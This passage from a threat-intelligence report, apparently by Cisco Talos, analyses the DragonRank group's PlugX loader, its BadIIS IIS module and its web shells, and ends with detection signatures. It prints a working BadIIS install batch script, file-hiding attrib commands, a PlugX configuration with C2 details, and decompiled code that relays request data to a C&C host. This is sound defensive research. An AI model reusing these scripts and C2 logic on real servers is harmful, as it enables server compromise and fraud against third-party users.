VirtualAlloc_injection(i, v0);
exit(0);
}
```

Further, we conducted a pivot analysis of this latest loader using VirusTotal and other malware cloud repositories. During this research and analysis, we discovered a similar PlugX loader that has the same system registry path, values and the same XOR algorithm with the key "0xD1" has been uploaded to VirusTotal. We used this instance of the PlugX loader that has been founded on VirusTotal, to retrieve a few original archived files and their download sites. Despite differences in the archived file's initial upload source and the countries involved, the PlugX loader and its associated payload proved to be identical, with their hashes matching precisely.


Sha256	Download site	VT submit country

046a03725df3104d02fa33c22e919cc73bed6fd6a905098e98c07f0f1b67fad6	https://admin1.tttseo[.]com/ht.zip	TAIWAN
785d92dc175cb6b7889f07aa2a65d6c99e59dc1bbc9edb8f5827668fd249fa2e	N/A	HONG KONG
f748b210677a44597a724126a3d97173d97840b59d6deaf010c370657afc01f8	http://ddos.tttseo[.]com/ddos/ddos.zip	CHINA

PlugX is a well-known remote access tool (RAT) equipped with modular plugins and property configurations that has been deployed by various Chinese-speaking cyber threat actors for more than ten years. The PlugX configuration in this campaign contains all the necessary values and information to properly run the executable. We extracted all the configuration field and value information from the pivot samples on VirusTotal. Below are the following fields contained in the PlugX configuration.

1. C2 Address: mail.tttseo[.]com:53
2. Persistence Type: Service + Run Key
3. Install Dir: %ALLUSERSPROFILE%\Adobe\Player\
4. Service Name: Microsoft Office Document Update Utility
5. Service Disp: Microsoft Office Document Update Utility
6. Service Desc: Microsoft Office Document Update Utility
7. Registry hive: 02000080
8. Registry key: Software\Microsoft\Windows\CurrentVersion\Run
9. Registry value: MODU
10. Injection: True
11. Injection process: %windir%\system32\svchost.exe
12. Injection process: %windir%\system32\winlogon.exe
13. Injection process: %windir%\system32\LoginUI.exe
14. Injection process: %windir%\system32\svchost.exe
15. Injection process: %windir%\system32\rundll32.exe
16. Injection process: %windir%\system32\dlhhost.exe
17. Injection process: %windir%\system32\msiexec.exe
18. Online Pass: chinatongyi2022
19. Memo: fish
20. Mutex: Global\MckZoZkywaEap
21. Screenshots: False
22. Screenshots params: 10 sec / Zoom 50 / 16 bits / Quality 50 / Keep 3 days
23. Screenshots path: %AUTO%\DSSM\screen

We also discovered the same PlugX loader and payload in a file named "ddos.zip," which is disguised as a tool for managing DDoS attacks. However, all the files within this compressed archive are different variants of PlugX loader. This behavior supports our assessment that this hacking group might be new to the cybercrime industry, as they show little concern for maintaining a reputable facade. Additionally, the archive includes an application manual designed to lure users into inadvertently executing the malware, under the guise of operating a DDoS tool. The file consists of two subfolders, one masquerading as a server-side control interface and the other as a client-side installation utility. Both folders contain different versions of the PlugX loader malware but the same PlugX payload. The first variant of the PlugX loader is identical to which has been examined in this case, while the other utilizes a digitally signed driver to facilitate the execution of the PlugX payload. The operational details of this second variant about digitally signed driver PlugX are in line with the descriptions provided in this [analysis](#). Additionally, the application's manual and the name of the folder are in Simplified Chinese, leading us to conclude that this decoy file is targeted at regions where Simplified Chinese is the spoken language.



BadIIS

To manipulate the search engine crawlers and hyperlink jump, the threat actor deployed a previously seen malware BadIIS, which was previously talked at [Black Hat USA 2021](#). There is a medium confidence that the BadIIS observed in this campaign is associated with the entity referred to as Group 9 in the Black Hat presentation. The version of BadIIS we've detected shares similar traits with the one mentioned at the conference, including the configuration as an IIS proxy and capabilities for SEO fraud.

Group 9's IIS proxy is specifically relayed to facilitate C&C communications between infected hosts and their C&C server. Also, this malware family can SEO fraud by altering HTTP responses from the compromised IIS servers to search engine crawlers. This allows attackers to manipulate search engine rankings, artificially inflating the SEO of specific third-party websites by exploiting the credibility of the sites hosted on the breached web server. While the behavior and tactics of the BadIIS malware are largely consistent, we have noted a few distinctions that set the current variant apart, which we have identified and list down here.

	Group 9	DragonRank
Crawlers pattern	Target China search engines, e.g.: sogou, baidu, 360, etc.	Target well-known search engines, e.g.: google, yahoo, bingbot, etc.
C&C URL path	Different URL path, e.g.: /zz.php, /zz1.php, /zk.php, /pq.php, /wh1.php, /zid.php, /xin.html, /zy.php	Only two URL path, e.g.: /zz1.php, /xx1.php

After analyzing other available samples with an execution sequence in this campaign, filenames identical to the malicious activity we observed and possibly related to the attack we observed from another campaign. We have uncovered several important discoveries through our research, and these will be detailed sequentially in this section.

Our initial observation reveals that the DragonRank hacking group tends to install the BadIIS malware in certain file locations. For instance, they attempt to place BadIIS within directories named "Kaspersky SDK," likely as a tactic to evade detection by security software. The file paths we observed are as follows:

- C:/ProgramData/Kaspersky SDK/IISMODEx86.dll
- C:/ProgramData/Kaspersky SDK/IISMODEx64.dll

- C:/ProgramData/IISMODEx64.dll
- C:/ProgramData/IISMODEx86.dll

Additionally, Talos has observed that the BadIIS malware samples contain Program Database (PDB) strings as well as timestamps indicating when they were compiled. The BadIIS malware variants were compiled between April and August 2023. The PDB strings to these samples were found listed below:

- C:\Users\Administrator\Desktop\dll\Release\HttpModRespDLLx64.pdb
- C:\Users\Administrator\Desktop\dll\Release\HttpModRespDLLx86.pdb
- C:\Users\Administrator\Desktop\HttpModRespDLL\Release\HttpModRespDLLx64.pdb
- C:\Users\Administrator\Desktop\HttpModRespDLL\Release\HttpModRespDLLx86.pdb
- C:\Users\Administrator\Desktop\HttpModRespDLL\Release\x64\HttpModRespDLLx64.pdb

Based on our analysis of these matching samples and telemetry from our secure agent, the execution sequence has two parts:

Execute “1.bat” a batch file to install BadIIS

The discovery of the “1.bat” script file guided us to a [blog post](#) that revealed the source code for the BadIIS malware. This post not only shared the source code and objectives of BadIIS but also included a well-organized batch script, enabling users to easily install the BadIIS on IIS servers. The main purpose of this batch script is to configure the IIS module to install the malicious BadIIS payload. It leverages the appcmd.exe utility to modify the IIS configuration and copy BadIIS module files within the “%windir%\Microsoft.NET\Framework64” directory. Upon completion of these modifications, it proceeds to restart the IIS services to enact the changes.

```

1 iisreset /stop
2 @rem net stop iisadmin /y
3 %systemroot%\system32\inetsrv\appcmd.exe uninstall module HttpModRespDLLx64
4 %systemroot%\system32\inetsrv\appcmd.exe uninstall module HttpModRespDLLx86
5 del %windir%\Microsoft.NET\Framework\HttpModRespDLLx86.dll
6 del %windir%\Microsoft.NET\Framework64\HttpModRespDLLx64.dll
7 copy C:/ProgramData/IISMODEx86.dll %windir%\Microsoft.NET\Framework\HttpResetModulex86.dll
8 copy C:/ProgramData/IISMODEx64.dll %windir%\Microsoft.NET\Framework64\HttpResetModulex64.dll
9 %systemroot%\system32\inetsrv\appcmd.exe install module /name:HttpModRespDLLx86 /image:%windir%\Microsoft.NET\Framework\HttpResetModulex86.dll /preCondition:integratedMode,runTimeVersionv4.0,bitness32 /add:true
10 %systemroot%\system32\inetsrv\appcmd.exe install module /name:HttpModRespDLLx64 /image:%windir%\Microsoft.NET\Framework64\HttpResetModulex64.dll /preCondition:integratedMode,runTimeVersionv4.0,bitness64 /add:true
11 %systemroot%\system32\inetsrv\appcmd.exe set config /section:urlCompression /doStaticCompression:false
12 %systemroot%\system32\inetsrv\appcmd.exe set config /section:urlCompression /doDynamicCompression:false
13 @rem net start iisadmin
14 net start w3svc
15 iisreset /start
  
```

Talos observed the DragonRank hacking group has added two additional commands in the install script file “1.bat”, shown on the below. Our assessment suggests that the proxy functionality of BadIIS may no longer have the capability to compress the output produced by scripts, executables, or static files such as HTML, CSS, JavaScript, and images. To successfully relay the compromised server and C&C servers’ communication, the threat actor disables the IIS dynamic and static compress function.

```

C:\Windows\system32\inetsrv\appcmd.exe set config /section:urlCompression /doStaticCompression:false
C:\Windows\system32\inetsrv\appcmd.exe set config /section:urlCompression /doDynamicCompression:false
  
```

In one of the compromise servers in this campaign, we also observed the DragonRank hacking group use the following command to modify the file attributes of BadIIS malware in an attempt to conceal the file and make it more difficult to detect or alter.

```

attrib +a +s +r +i +h C:\Windows\Microsoft.NET\HttpResetModule.dll
attrib +a +s +r +i +h C:\Windows\Microsoft.NET\HttpResetModule64.dll
  
```

Malicious IISMODEx86.dll/IISMODEx64.dll malware

Upon analyzing the signature of the malware, it shares similarities with the activities described in the [black hat USA 2021](#) talk on “Group 9.” The “Group 9” malware is designed to carry out Proxy and SEO fraud, consistent with the actions detailed in the report. However, the SEO fraud and proxy function in this campaign are a little bit different from Group 9’s BadIIS variant. The SEO fraud initialization will also catch the incoming HTTP requests whose User-Agent header matches the search engine crawler, but the crawler pattern is not identical with the report, below is the BadIIS search engine crawler bot pattern that we observed in this campaign:

(MJ12bot|msnbot|Yahoo|bingbot|google|YandexBot|DotBot|exabot|ia_archiver|Teoma|AhrefsBot|SemrushBot|Speedy|yandex|LinkpadE

The proxy feature of the BadIIS malware is configured to permit access to certain URL paths or restrictions on specific file types, based on their file extensions. Once the request matches with BadIIS restrictions, the BadIIS will transfer the request to C&C server with “/zz1.php” URL path.

```

1
v50 = v143;
if ( sub_180001A80(aJsCssPngJpgJpe, v143) || !sub_180001A80(aTapCpxAniArjAw, v50) )//
// tap|cpx|ani|arj|awd|bak|soft|ios|xiazai|android|20|thnews|newcovid|games
// .js|.css|.png|.jpg|.jpeg|.gif|.ico|.woff2|.webp|
goto LABEL_249;
v51 = -1i64;
if ( v141 != *(&v141 + 1) )

```

If a request fails to match the designated URL path or include a disallowed file extension, the proxy tool redirects the traffic to a C&C server with a different path “/xx1.php”, send the incoming request host name, URL path and its domain name to C&C server, as illustrated below. Additionally, the URI parameters in the BadIIS malware are exactly the same as the [blog post](#) source code which also provides us with further evidence that the BadIIS we found was modified from there.

http://a.google[.]pw/xx1.php?host=www.[REDACTED][.com&reurl=wp-content/uploads/2023/&domain=www.[REDACTED].com

```

*Src = 0i64;
sub_10003F10(Src, L"&reurl=", 7u);
LOBYTE(v173) = 6;
v137 = 0;
*Block = 0i64;
v138 = 0;
sub_10003F10(Block, L"?host=", 6u);
LOBYTE(v173) = 7;
v66 = sub_10003C00(L"http://a.google.pw/xx1.php", &v122, Block);
LOBYTE(v173) = 8;
v67 = sub_10003D30(v66, &v119, v153);
LOBYTE(v173) = 9;
sub_100042C0(v126, v167, v67, Src); // http://a.google.pw/xx1.php?host= &reurl= &domain=
LOBYTE(v173) = 10;
v68 = sub_10003A10(v126, v65);
v135 = 0i64;
*v134 = 0i64;
*v134 = *v68;
v135 = *(v68 + 2);
v68[4] = 0;
v68[5] = 7;
*v68 = 0;
LOBYTE(v173) = 11;
v69 = sub_10003A10(v134, L"&domain=");
v166 = 0i64;

```

We also identify that the BadIIS malware will pretend to be a Google search engine crawler in its User-Agent when it relays the connection to the C&C server. This could help the threat actor avoid network security product alerts and easily bypass some weaker security website measures.

```


v8 = 0;
User_Agent = L"Mozilla/5.0 (Linux; Android 6.0.1; Nexus 5X Build/MMB29P) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1"
"11.0.5563.64 Mobile Safari/537.36 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)";
if ( a4 != &unk_18001CF4C )
User_Agent = a4;
v10 = WinHttpOpen(User_Agent, 0, 0i64, 0i64, 0);

```


The BadIIS malware we already confirm affects neither the compromised server nor the server's users. However, it poses a threat to users of third-party websites by acting as a conduit for phishing attacks. BadIIS leverages an Internet Server Application Programming Interface (ISAPI) DLL to take control of all HTTP requests sent to the hosted websites and to modify the server's HTTP responses strategically. The malware engages in SEO deception on the infected IIS servers to boost the visibility of a third-party fraudulent website, specifically targeting and influencing the behavior of certain search engine crawlers as detailed in the [blog post](#). Below is the network request flow of the BadIIS operating mechanism in this campaign.

BadIIS operating mechanism

Success request




Fail request



Assembly web shell

We performed a pivot analysis of the C&C IP associated with PrintNotifyPotato using VirusTotal and other malware cloud repositories. Through this analysis, we discovered four distinct versions of ASP.NET compiled DLLs that embedded Metasploit and tried to connect the same C&C we found. These DLL files typically appear when ASP.NET compiles .aspx files into assemblies, a process that occurs upon the first access to the .aspx file, with ASP.NET saving the resulting assemblies in a temporary directory.



The DLL web shell has several functions embedded, Metasploit reverse shell, Godzilla web shell and ASPXSpy web shell. Below we list down the web shell file path and its compare functions.

- version_1_metasploit_path = "/Templates/Include/nc.aspx"
- version_2_metasploit_path = "/730file/new.aspx"
- version_2_metasploit_path = "/alx/new.aspx"
- version_3_metasploit_path = "/upload/20231027/32.aspx"
- version_3_Godzilla_path = "/upload/20231027/40222049595830.aspx"
- version_4_metasploit_path = "/comm/32.aspx"
- version_4_404image_path = "/comm/Image.aspx"
- version_4_ASPXSpy_path = "/comm/list.aspx"

Although the ASPXSpy web shell function is open source on GitHub, the specific version of ASPXSpy we identified matches exactly with the one used in this campaign.

ASPXSpy web shell in this campaign (left) and web shell in compiled DLLs (right).

Coverage

Cisco Secure Endpoint (AMP for Endpoints)	Cloudlock	Cisco Secure Email	Cisco Secure Firewall/Secure IPS (Network Security)
✔	N/A	✔	✔
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	Cisco Secure Web Appliance (Web Security Appliance)
✔	✔	✔	✔

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#). Snort SID for this threat is – 63953 and 63954.

ClamAV detections are also available for this threat:

Win.Trojan.Explosive-ASP-6510859-0

Asp.Trojan.Webshell-6993264-0

Win.Tool.GodPotato-10019688-1

Win.Malware.Mimikatz-10034728-0

Win.Tool.PrintNotifyPotato-10034729-0

Win.Tool.UserClone-10034730-0

Win.Malware.BadIIS-10034755-0

Win.Trojan.PlugX_Payload-10034756-0

Win.Trojan.PlugXLoader-10034757-0

Win.Trojan.PlugXKernelDriver-10034758-0

Win.Trojan.Mimikatz-6466236-2

Win.Tool.BadPotato-9819486-2

Indicator of compromise

Indicators of Compromise associated with this threat can be found [here](#).